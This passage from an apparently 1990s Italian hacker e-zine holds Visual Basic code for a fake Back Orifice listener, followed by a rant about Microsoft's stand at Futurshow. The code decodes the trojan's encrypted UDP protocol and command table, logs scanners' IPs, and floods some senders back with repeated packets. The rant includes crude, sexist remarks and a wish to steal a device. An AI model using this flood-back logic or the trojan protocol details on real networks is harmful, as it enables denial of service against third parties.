mex(posi%, 5) = "sordo"

posi% = 20
mex(posi%, 0) = "20"
mex(posi%, 1) = "HTTPENABLE"
mex(posi%, 2) = "Enable HTTP server"
mex(posi%, 3) = "Port"
mex(posi%, 4) = "Server's root directory"
mex(posi%, 5) = "flodda"

posi% = 21
mex(posi%, 0) = "21"
mex(posi%, 1) = "TYPE_HTTPDISABLE"
mex(posi%, 2) = "Disable HTTP server"
mex(posi%, 3) = "N/A"
```

```
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 22
mex(posi%, 0) = "22"
mex(posi%, 1) = "RESOLVEHOST"
mex(posi%, 2) = "Resolve host name"
mex(posi%, 3) = "Host name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 23
mex(posi%, 0) = "23"
mex(posi%, 1) = "FILEFREEZE"
mex(posi%, 2) = "Compress a file"
mex(posi%, 3) = "Input file"
mex(posi%, 4) = "Output file"
mex(posi%, 5) = "curioso"

posi% = 24
mex(posi%, 0) = "24"
mex(posi%, 1) = "FILEMELT"
mex(posi%, 2) = "Uncompress a file"
mex(posi%, 3) = "Input file"
mex(posi%, 4) = "Output file"
mex(posi%, 5) = "curioso"

posi% = 25
mex(posi%, 0) = "25"
mex(posi%, 1) = "PLUGINEXECUTE"
mex(posi%, 2) = "Plug-in execute"
mex(posi%, 3) = "DLL name:Function"
mex(posi%, 4) = "Parameters"
mex(posi%, 5) = "flodda"

posi% = 32
mex(posi%, 0) = "32"
mex(posi%, 1) = "PROCESSLIST"
mex(posi%, 2) = "Show active processes"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 33
mex(posi%, 0) = "33"
mex(posi%, 1) = "PROCESSKILL"
mex(posi%, 2) = "Kill a process"
mex(posi%, 3) = "Identification"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 34
mex(posi%, 0) = "34"
mex(posi%, 1) = "PROCESSSPAWN"
mex(posi%, 2) = "Start a process"
mex(posi%, 3) = "Executable file name and arguments"
mex(posi%, 4) = "Spawn app viewable"
mex(posi%, 5) = "flodda"

posi% = 35
mex(posi%, 0) = "35"
mex(posi%, 1) = "REGISTRYCREATEKEY"
mex(posi%, 2) = "Create a key in the registry"
mex(posi%, 3) = "Key name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 36
mex(posi%, 0) = "36"
mex(posi%, 1) = "REGISTRYSETVALUE"
```

```
mex(posi%, 2) = "Set the value of a key in the registry"
mex(posi%, 3) = "Value name"
mex(posi%, 4) = "Type value"
mex(posi%, 5) = "flodda"

posi% = 37
mex(posi%, 0) = "37"
mex(posi%, 1) = "REGISTRYDELETEKEY"
mex(posi%, 2) = "Delete a key in the registry"
mex(posi%, 3) = "Key name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 38
mex(posi%, 0) = "38"
mex(posi%, 1) = "REGISTRYENUMKEYS"
mex(posi%, 2) = "Enumerate registry keys"
mex(posi%, 3) = "Key"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 39
mex(posi%, 0) = "39"
mex(posi%, 1) = "REGISTRYENUMVALS"
mex(posi%, 2) = "Enumerate registry values"
mex(posi%, 3) = "Key name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 40
mex(posi%, 0) = "40"
mex(posi%, 1) = "MMCAPFRAME"
mex(posi%, 2) = "Capture a static image (.BMP) from the video capture device"
mex(posi%, 3) = "File name"
mex(posi%, 4) = "Device/width/height/bits"
mex(posi%, 5) = "curioso"

posi% = 41
mex(posi%, 0) = "41"
mex(posi%, 1) = "MMCAPAVI"
mex(posi%, 2) = "Capture a video stream (.AVI) from the video capture device"
mex(posi%, 3) = "File name"
mex(posi%, 4) = "Device/seconds/width/height/bits"
mex(posi%, 5) = "curioso"

posi% = 42
mex(posi%, 0) = "42"
mex(posi%, 1) = "MMPLAYSOUND"
mex(posi%, 2) = "Play a sound file (.WAV)"
mex(posi%, 3) = "File name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 43
mex(posi%, 0) = "43"
mex(posi%, 1) = "MMLISTCAPS"
mex(posi%, 2) = "Show available image/video capture devices"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 44
mex(posi%, 0) = "44"
mex(posi%, 1) = "MMCAPSCREEN"
mex(posi%, 2) = "Capture the screen to a file (.BMP)"
mex(posi%, 3) = "File name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 45
```

```
mex(posi%, 0) = "45"
mex(posi%, 1) = "TCPFILESEND"
mex(posi%, 2) = "Start sending a file using TCP"
mex(posi%, 3) = "File name"
mex(posi%, 4) = "Target ip Address:port"
mex(posi%, 5) = "flodda"

posi% = 46
mex(posi%, 0) = "46"
mex(posi%, 1) = "TCPFILERECEIVE"
mex(posi%, 2) = "Start receiving a file useing TCP,File name"
mex(posi%, 3) = "File name"
mex(posi%, 4) = "Target ip Address:port"
mex(posi%, 5) = "flodda"

posi% = 47
mex(posi%, 0) = "47"
mex(posi%, 1) = "PLUGINLIST"
mex(posi%, 2) = "List (running) plug-ins"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 48
mex(posi%, 0) = "48"
mex(posi%, 1) = "PLUGINKILL"
mex(posi%, 2) = "Kill plug-in"
mex(posi%, 3) = "Identification"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 49
mex(posi%, 0) = "49"
mex(posi%, 1) = "DIRECTORYLIST"
mex(posi%, 2) = "List diretory"
mex(posi%, 3) = "Directory location"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 52
mex(posi%, 0) = "52"
mex(posi%, 1) = "FILEFIND"
mex(posi%, 2) = "Find a file"
mex(posi%, 3) = "File mask"
mex(posi%, 4) = "Directory location"
mex(posi%, 5) = "curioso"

posi% = 53
mex(posi%, 0) = "53"
mex(posi%, 1) = "FILEDELETE"
mex(posi%, 2) = "Delete a file"
mex(posi%, 3) = "File name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "muori"

posi% = 54
mex(posi%, 0) = "54"
mex(posi%, 1) = "FILEVIEW"
mex(posi%, 2) = "View file contents"
mex(posi%, 3) = "File name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 55
mex(posi%, 0) = "55"
mex(posi%, 1) = "FILERENAME"
mex(posi%, 2) = "?Rename a file?"
mex(posi%, 3) = "Old file (???)"
mex(posi%, 4) = "New file (???)"
mex(posi%, 5) = "flodda"
```

```
posi% = 56
mex(posi%, 0) = "56"
mex(posi%, 1) = "FILECOPY"
mex(posi%, 2) = "Copy a file"
mex(posi%, 3) = "Source file"
mex(posi%, 4) = "Destination file"
mex(posi%, 5) = "flodda"

posi% = 57
mex(posi%, 0) = "57"
mex(posi%, 1) = "NETVIEW"
mex(posi%, 2) = "List all network devices domain names and shares"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 58
mex(posi%, 0) = "58"
mex(posi%, 1) = "NETUSE"
mex(posi%, 2) = "(Connetti risorse di rete)"
mex(posi%, 3) = "(Risorsa di rete)"
mex(posi%, 4) = "(Password)"
mex(posi%, 5) = "flodda"

posi% = 59
mex(posi%, 0) = "59"
mex(posi%, 1) = "NETDELETE"
mex(posi%, 2) = "End connection of a network resource"
mex(posi%, 3) = "Resource"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 60
mex(posi%, 0) = "60"
mex(posi%, 1) = "NETCONNECTIONS"
mex(posi%, 2) = "Show network connections"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"

posi% = 61
mex(posi%, 0) = "61"
mex(posi%, 1) = "DIRECTORYMAKE"
mex(posi%, 2) = "Create directory"
mex(posi%, 3) = "Name of the new directory"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "flodda"

posi% = 62
mex(posi%, 0) = "62"
mex(posi%, 1) = "DIRECTORYDELETE"
mex(posi%, 2) = "Remove directory"
mex(posi%, 3) = "Directory name"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "muori"

posi% = 63
mex(posi%, 0) = "63"
mex(posi%, 1) = "APPLIST"
mex(posi%, 2) = "Show running applications"
mex(posi%, 3) = "N/A"
mex(posi%, 4) = "N/A"
mex(posi%, 5) = "curioso"



UDP1.LocalPort = portalocale
```

```
a$ = Format$(Now, "dd/mm/yyyy hh:nn:ss") + " Listen on localport #" + Str$(UDP1.LocalPort)
List1.AddItem a$

'ok... adesso aspettiamo pazientemente...

End Sub

' ******************************************************
' ******************************************************
' ******************************************************

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
interrompi = True   'serve per interrompere i cicli... e finire subbito ;)
End
End Sub

' ******************************************************
' ******************************************************
' ******************************************************

Private Sub UDP1_DataArrival(ByVal bytesTotal As Long)

UDP1.GetData r_dati
r_port = UDP1.RemotePort
r_hostip = UDP1.RemoteHostIP
r_hostname = UDP1.RemoteHost

decifra (r_dati)

UDP1.RemoteHost = r_hostip

Select Case mex(danno, 5)

Case "saluta":
 invia ("ciao caro")
 UDP1.SendData l_dati
 invia (" A proposito che IP e' " + r_hostip + "?")
 UDP1.SendData l_dati

Case "flodda":
 invia ("ciao, non ti sembra di esagerare")
 UDP1.SendData l_dati
 invia (" A proposito che IP e' " + r_hostip + "?")
 For bo = 1 To l_flodda
  If interrompi = True Then End
  UDP1.SendData l_dati
  DoEvents
 Next

Case "muori":
 invia ("ciao, cio' che stai facendo non e' poi cosi' bello...")
 UDP1.SendData l_dati
 invia ("ADDIO " + r_hostip)
 For bo = 1 To l_muori
  If interrompi = True Then End
  UDP1.SendData l_dati
  DoEvents
 Next

Case "curioso":
 invia ("ciao, se un po' curioso eh?")
 UDP1.SendData l_dati
 invia (" A proposito che IP e' " + r_hostip + "?")
 UDP1.SendData l_dati

 Case "abracadabra":
 invia ("prova abracadabra, magari funziona ;)")
 UDP1.SendData l_dati
 invia (" A proposito che IP e' " + r_hostip + "?")
 UDP1.SendData l_dati
```

```
Case "sordo":
 invia ("ancora? sei sordo?")
 UDP1.SendData l_dati
 invia (" A proposito che IP e' " + r_hostip + "?")
 UDP1.SendData l_dati

Case "else"
 invia ("ciao: *NO* non ho boserve installato...")
 UDP1.SendData l_dati
 invia (" A proposito che IP e' " + r_hostip + "?")
 UDP1.SendData l_dati

End Select

End Sub


' ******************************************************
' ******************************************************
' ******************************************************

Public Function cripta(dati As String)

l = Len(dati)
For c = 0 To l - 1
 p(c) = Asc(Mid$(dati, c + 1, 1))
Next

z = 31337

For x = 0 To (l - 1)
z = z * 214013 + 2531011
abb2: If z > 4294967296# Then
zr = Int(z / 4294967296#) * 4294967296#
z = z - zr
GoTo abb2
End If
'nb... forse bastava anche un z=clng(zr)... non ho provato

p(x) = p(x) Xor (Int(z / 65536) And 255)

Next
dati = ""
For c = 0 To l - 1
dati = dati + Chr$(p(c))
Next
cripta = dati
End Function


' ******************************************************
' ******************************************************
' ******************************************************

Public Sub decifra(dati As String)

a$ = Format$(Now, "dd/mm/yyyy hh:nn:ss") + " DataArrival:"
List1.AddItem a$

a$ = "    Remote Host IP       :  " + Trim$(r_hostip)
List1.AddItem a$

a$ = "    Remote Host name     :  " + Trim$(r_hostname)
List1.AddItem a$

a$ = "    Remote port          :  " + Trim$(Str$(r_port))
List1.AddItem a$

a$ = "    Data sent (cripted)  :  " + Trim$((dati))
```

```
List1.AddItem a$

List1.AddItem " "

l = Len(dati)
For c = 0 To l - 1
 p(c) = Asc(Mid$(dati, c + 1, 1))
Next

z = 31337

For x = 0 To (l - 1)
z = z * 214013 + 2531011
abb: If z > 4294967296# Then
zr = Int(z / 4294967296#) * 4294967296#
z = z - zr
GoTo abb
End If
p(x) = p(x) Xor (Int(z / 65536) And 255)
Next


'il pacchetto (ad esempio un ping) mandato dal client e' cosi' composto
'19 bytes (18 se ha fatto uno sweep)
'8 bytes sono la stringa magic (*!*QWTY?) criptata
'4 bytes (un long nel solito formato *intel* invertito ;) lunghezza pacchetto
'4 bytes (idem) numero della corrispondente azione del client
'        numero basso, il lamer ha appena iniziato a giocare
'        numero alto, e' da un po' che si diverte
'1 byte  qui dentro c'e' l'azione che vorrebbe fare il lamer +
'        e l'indicazione del pacchetto
'        per valori tra 0 e 63 il pacchetto e' unico
'        per valori tra 64 e 127 il pacchetto e' finale
'        per valori tra 128 e 191 il pacchetto e' iniziali
'        per valori >191 il pacchetto e' intermedio
'1 byte  qui ci sono i dati eventualmente inviati altrimenti=0
'1 byte  ??? e' sempre=0 ???



'  MAGIC**********
a$ = "Magic : "
For c = 0 To 7
a$ = a$ + Chr$(p(c))
Next
List1.AddItem a$

if a$<>"Magic : *!*QWTY?" then
List1.AddItem "Password impostata"
List1.AddItem " "
List1.AddItem " "
exit sub
end if

'  LUNGHEZZA PACCHETTO *************
lung = 0
lung = lung + p(8) + p(9) * 256 + p(10) * 65536 + p(11) * 16776960
a$ = "Lunghezza pacchetto : " + Trim$(Str$(lung))
List1.AddItem a$

If lung = 18 Then a$ = "Azione : cercava in giro (ping su sottorete)" Else a$ = "Azione :
cercava il tuo ip"
List1.AddItem a$


'  # AZIONI CLIENT *************
lung = 0
lung = lung + p(12) + p(13) * 256 + p(14) * 65536 + p(15) * 16776960
a$ = "ID (# azioni client) : " + Trim$(Str$(lung))
List1.AddItem a$
```

```
'  TIPO PACCHETTO & VALORE MESSAGGIO
a$ = "Message : "
t = p(16)
a$ = a$ + Trim$(Str$(t)) + " "
If t >= (64 + 128) Then a$ = a$ + "Pacchetto di mezzo  ": t = t - (128 + 64)
If t >= (128) Then a$ = a$ + "Pacchetto iniziale  ": t = t - (128)
If t >= (64) Then a$ = a$ + "Pacchetto finale  ": t = t - (64)
a$ = a$ + "Pacchetto singolo  "
a$ = a$ + mex(t, 1) + " ( " + mex(t, 2) + " )"
danno = t
List1.AddItem a$


'  DATI I**********************
aa$ = ""
ab$ = ""
zorro = l - 2
For c = 17 To l - 2
If p(c) = 0 Then zorro = c
Next
For c = 17 To zorro - 1
aa$ = aa$ + Chr$(p(c))
Next
For c = zorro + 1 To l - 2
ab$ = ab$ + Chr$(p(c))
Next

a$ = "Dati : (" & mex(t, 3) & ") =" & aa$
List1.AddItem a$


a$ = "Dati : (" & mex(t, 4) & ") =" & ab$
List1.AddItem a$


' CRC ************
a$ = "CRC      : " + Trim$(Str$(p(l - 1)))
List1.AddItem a$


List1.AddItem " "
List1.AddItem " "
List1.AddItem " "


End Sub


' ****************************************************
' ****************************************************
' ****************************************************

Public Sub invia(tuomex$)

 ela = 19 + Len(tuomex$)

 If ela < 256 Then
  ella$ = Trim$(Chr$(ela)) + Trim$(Chr$(0)) + Trim$(Chr$(0)) + Trim$(Chr$(0))
 ElseIf ela > 255 And ela < 65535 Then
  ela1 = ela Mod 256
  ela2 = ela \ 256
  ella$ = Trim$(Chr$(ela1)) + Trim$(Chr$(ela2)) + Trim$(Chr$(0)) + Trim$(Chr$(0))
 ElseIf ela > 65535 And ela < 16777217 Then
  ela1 = ela Mod 256
  ela2 = (ela \ 256) Mod 256
  ela3 = ela \ 65536
  ella$ = Trim$(Chr$(ela1)) + Trim$(Chr$(ela2)) + Trim$(Chr$(ela3)) + Trim$(Chr$(0))
 ElseIf ela > 16777216 Then
```

```
  ela1 = ela Mod 256
  ela2 = ((ela \ 256) \ 256) Mod 256
  ela3 = (ela \ 256) Mod 256
  ela4 = ela \ 16777216
  ella$ = Trim$(Chr$(ela1)) + Trim$(Chr$(ela2)) + Trim$(Chr$(ela3)) + Trim$(Chr$(ela4))
 End If

 l_dati = "*!*QWTY?"
 l_dati = l_dati + ella$
 ella$ = Trim$(Chr$(0)) + Trim$(Chr$(0)) + Trim$(Chr$(0)) + Trim$(Chr$(0))
 l_dati = l_dati + ella$
 l_dati = l_dati + Trim$(Chr$(2))
 l_dati = l_dati + tuomex$ + Trim$(Chr$(0))
 l_dati = l_dati + Trim$(Chr$(0))
 l_dati = cripta(l_dati)
End Sub
```

_#_

Futurshow e Microsoft: boh ?

By RigoR MorteM

Allora,a parte il fatto che il Futurshow in se non valeva nulla,volevo solo raccontarvi l'enorme competenza che ho trovato allo stand Microsoft.Ad accogliere i visitatori c'era una bella 'Car-pc' con windowsCE a bordo ed un cartello diceva 'Dimostrazioni ogni 20 minuti'.Fin qui nulla di strano, se non che sono stato a gironzolare li' attorno per 40 minuti e della demo neppure l'ombra...
Beh, capitando nello stand microsoft ho deciso di chiedere lumi circa un problema che mi affligge: ho la tastera di zio Bill, avete presente quella formato portaerei con le curve di un serpente con il mal di schiena? beh, quella!
Ok,questo gioiellino ergonomico funziona sia su ps/2 che su usb con un bel adattatore (hem bovrebbe funzionare anche su usb, diciamo cosi' che e'meglio).Insomma,a me su usb non ha mai funzioanto!
Ho provato al tastiera sotto win95 (con l'aggiornamento USB) e sotto win98 ma non c'e' verso.
Ho anche provato su 14 macchine diverse,con bios diversi,a far vedere la tastiera come usb ma non c'e' cristo che tenga: sempre il solito messaggino di keyboard error!
Invece se avvio win con una tastera ps/2 o din e ci skiaffo la mia su usb mi vede due tastiere.
Mah, dato che s'era lo stand M$ decido di arrivare ad una soluzione.
Con me era presente SyrPsychoSexy ed eravamo con le rispettive ragazze.
Ci rivolgiamo al banco informazioni e spiego la mia storia ad una ragazza.
Questa dichiara di non capire na sega e mi dirige verso un tecnico riconoscibile dalla felpa a righe verdi e crema.
Arriviamo vicino a 2 tecnici ,ragazzo e ragazza, ed espongo il mio problema alla ragazza.
Lei non mi risponde neppure e chiama il ragazzo.
Il ragazzo ascolta tutto e mi dice che la tastiera e' sicuramente rotta,di rimandarla indietro.
Quando io gli dico che su usb va solo se non faccio il boot con essa mi dice che devo aggiornare il bios.
Io gli dico che,guardacaso,il bios lo avevo aggiornato da 12 ora +o - e che la tastiera ancora non andava.
E qui mi annichilisce con la sua soluzione tecnica: devo rimandare sia la tastera che il computer a Microsoft Italia.
Sentitamente ringrazio e me ne vado, pensando che col cazzo Microsoft Italia vedra' mai la mia macchina!
Uscendo dallo stand ci fermiamo davanti ai palmari epr vedere il nuovo Hp con skermo a colori e winCE come os.
Bellino,nulla da dire, e chiedo info al ragazzo preposto.
Pessima scelta!
Chiedo come puo' essere collegato ad una rete (una rete,badate bene,non internet)e lui mi risponde 'Con Internet Explorer!'. Capendo che il tipo non aveva afferrato il mio discorso riprovo,chiedendo specificatamente che tipo di uscite avesse quel macinino per connetterlo fisicamente ad una rete,volevo sapere che cazzo di hardware usasse!
Cosi' ho scopertoche in casa M$ i palmari si connettono con la porta seriale ad una rete (WinNt,mi ha pure specificato, e se usassi netware che faccio?).Alquanto stupito chiedo se avessi per caso capito male ma lui ribadisce.
Magia,forse...

Provo allora a chiedere se era disponibile uno slot pcmcia e lui finalmente confessa dicendo che non ne sa una sega di pc e che se voglio delle info dettagliate devo chiedere al tecnico con la maglia verde e crema.
Delusi,ci allontaniamo...
Mah,se ci avessero messo delle ragazze (bone,s'intende) potevo anke fare finta di nulla,ma sentirsi dire da un ragazzo che dimostra le funzionalita' di un palmare che non ne sa un cazzo mi ha fatto veramente rabbia!
E quello che piu' mi ha fatto incazzare e' che non sono neppure riuscito a fregarmi un cazzo di palmare!
Vebbe', direi che l'articolo finisce qui,spalando ancora un paio di chili di merda su M$ per il suo supporto tecnico da paura (nel senso che ho paura al solo pensarci!)
Volevo anche ringraziare tutti quelli che si sono presentati a BO e che mi hanno promesso di farmi lo scalpo pur di avere il berrettino SPP, che per altro e' tuttora in mio possesso ed e' appoggiato sulla testa del mio Godzilla!
Salutoni,
RigoR MorteM